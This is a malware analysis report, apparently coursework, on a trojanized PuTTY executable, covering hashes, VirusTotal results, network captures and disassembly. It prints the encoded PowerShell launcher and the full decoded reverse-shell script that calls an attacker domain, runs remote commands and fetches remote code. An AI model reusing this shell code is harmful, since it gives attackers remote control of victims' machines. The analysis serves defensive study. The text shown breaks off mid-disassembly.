Practical Malware Analysis & Triage
Malware Analysis Report

EvilPutty Malware

Dec 2021 | Mario Vata | v1.0

Table of Contents

Executive Summary


SHA256 hash	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

Putty is a malware sample first identified on 10th of July 2021. It is a legitimate program with embedded malicious code that runs on the x86 and x64 Windows operating system. It consists of a payload that is executed upon running the program. Symptoms of infection include a blue colored pop-up that disappears swiftly and contacting the attacker's domain.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

EvilPutty consists of a single executable: a Base64 encoded, and gzip compressed stage 0 PowerShell script. It first attempts to contact its callback URL (bonus2[.]corporatebonusapplication[.]local) and tries to connect to it on port 8443.



putty.exe

Runs a PowerShell Reverse Shell

Continue Normal Operation

Malware Composition

EvilPutty consists of a single component:


File Name	SHA256 Hash
putty.exe	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

putty.exe

The initial executable that runs just like its non-infected counterpart.

Basic Static Analysis

Running VirusTotal we can see that 51 security vendors flagged this file. The executables architecture is 32-bit, looking at the strings in this stage of analysis for this type of malware is not useful as it's trying to hide as a legitimate program. Inspecting the import address table also does not reveal much as it is legitimate program that really uses those functions. Lastly, we can see that the executable is not packed by looking at the raw size and virtual size in PEview.



0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

51 / 68

Community Score

51 security vendors flagged this file as malicious

0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
PuTTY
detect-debug-environment direct-cpu-clock-access long-sleeps peexe runtime-modules

1.47 MB
Size

2021-12-12 13:17:54 UTC
7 days ago

EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 5

Crowdsourced YARA Rules

Matches rule PowerShell_Susp_Parameter_Combo by Florian Roth from ruleset gen_powershell_invocation at https://github.com/Neo23x0/signature-base
↳ *Detects PowerShell invocation with suspicious parameters*

Matches rule SUSP_PS1_FromBase64String_Content_Indicator by Florian Roth from ruleset gen_powershell_susp at https://github.com/Neo23x0/signature-base
↳ *Detects suspicious base64 encoded PowerShell expressions*

Crowdsourced Sigma Rules

CRITICAL 0 HIGH 2 MEDIUM 2 LOW 11

1 match for rule FromBase64String Command Line by Florian Roth from Sigma Integrated Rule Set (GitHub)
↳ *Detects suspicious FromBase64String expressions in command line arguments*

1 match for rule Suspicious PowerShell Command Line by Teymur Kheirkhabarov (idea), Vasiliy B... from Sigma Integrated Rule Set (GitHub)
↳ *Detects the PowerShell command lines with special characters*

2 matches for rule Too Long PowerShell Commandlines by oscd.community, Natalia Shornikova from Sigma Integrated Rule Set (GitHub)
↳ *Detects Too long PowerShell command lines*


4 matches for rule Net.exe Execution by Michael Haag, Mark Woan (improvem... from Sigma Integrated Rule Set (GitHub)
↳ *Detects execution of Net.exe, whether suspicious or benign.*

4 matches for rule Stop Windows Service by Jakob Weinzettl, oscd.community from Sigma Integrated Rule Set (GitHub)
↳ *Detects a windows service to be stopped*

Figure 1 VirusTotal analysis

Basic Dynamic Analysis

Upon detonating the executable, we can see a blue window pop-up and if we were looking closely at TCP view, we can see that powershell.exe appeared briefly. In Wireshark we can see suspicious TCP packets that are using port 8443.


*enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.0.0.4 && !ssdp &&

```
No.   Time           Source     Destination  Protocol  Length Info
   66 230.517124641 10.0.0.4   10.0.0.3     DNS         98 Standard query 0xf7d8 A bc
   67 230.521460428 10.0.0.3   10.0.0.4     DNS        114 Standard query response 0x
   68 230.523784780 10.0.0.4   10.0.0.3     TCP         66 10292 → 8443 [SYN] Seq=0 W
   69 230.523795113 10.0.0.3   10.0.0.4     TCP         54 8443 → 10292 [RST, ACK] Se
   70 231.040486794 10.0.0.4   10.0.0.3     TCP         66 [TCP Retransmission] 10292
   71 231.040502742 10.0.0.3   10.0.0.4     TCP         54 8443 → 10292 [RST, ACK] Se
   72 231.553789257 10.0.0.4   10.0.0.3     TCP         66 [TCP Retransmission] 10292
   73 231.553803443 10.0.0.3   10.0.0.4     TCP         54 8443 → 10292 [RST, ACK] Se
   74 232.054054040 10.0.0.4   10.0.0.3     TCP         66 [TCP Retransmission] 10292
   75 232.054068261 10.0.0.3   10.0.0.4     TCP         54 8443 → 10292 [RST, ACK] Se
   76 232.554754982 10.0.0.4   10.0.0.3     TCP         66 [TCP Retransmission] 10292
   77 232.554768396 10.0.0.3   10.0.0.4     TCP         54 8443 → 10292 [RST, ACK] Se
   94 288.255897899 10.0.0.4   10.0.0.3     DNS         81 Standard query 0xd78e PTR
   95 288.260767187 10.0.0.3   10.0.0.4     DNS        110 Standard query response 0x
```


```
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence Number: 0    (relative sequence number)
    Sequence Number (raw): 3312715575
    [Next Sequence Number: 1    (relative sequence number)]
    Acknowledgment Number: 0
    Acknowledgment number (raw): 0
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x002 (SYN)
    Window: 64240
    [Calculated window size: 64240]
```

```
0000  08 00 27 76 42 4a 08 00  27 ed 24 33 08 00 45 00   ··'vBJ·· '·$3··E·
0010  00 34 60 e1 40 00 80 06  85 dc 0a 00 00 04 0a 00   ·4`·@··· ········
0020  00 03 28 34 20 fb c5 74  07 37 00 00 00 00 80 02   ··(4 ··t ·7······
```

Unexpected end of filter string. Packets: 152 · Displayed: 35 (23.0%) Profile: Default

Figure 2 Wireshark suspicious packets


This usually wouldn't be an issue but since putty.exe is used for network file transfer and SSH. If we investigate the spawned PowerShell process, we can see an encoded and compressed PowerShell *one-liner*. Decoding and decompressing was trivial as it was encoded with Base64 and compressed with gzip. Investigating the code, we can see that it reaches out to "bonus2[.]corporatebonusapplication[.]local" which appears to be the attacker domain.



```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzU
yqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5
/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr
/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr
/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO
/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK
/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM
/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4
ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX
7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg
/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC
/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6
/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe
/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFye
FADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT
/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Figure 3 Encoded and Compressed PowerShell OneLiner

To conclude basic dynamic analysis, we have determined that the binary upon execution opens PowerShell and tries to connect to the domain on port 8443.




```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object
System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as
[Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " +
$env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights
reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}
```

Figure 4 Decoded and Decompressed PowerShell Code

Advanced Static Analysis

Using cutter, we can analyze assembly code. This can be helpful but, in our case, advanced static analysis is much more difficult when working with a legitimate program that is infected. We can assume that one of the first things that happens is the execution of PowerShell.




```
;-- eip:
49: entry0 ();
0x00522000      pushal              ; [06] -rwx section size 4096 named .text_1
0x00522001      push    0x522031    ; '1 R' ; LPCSTR lpLibFileName
0x00522006      call    dword [LoadLibraryA] ; 0x4be778 ; HMODULE LoadLibraryA(LPCSTR lpLibFileName)
0x0052200c      push    0x52203a    ; ': R' ; LPCSTR lpProcName
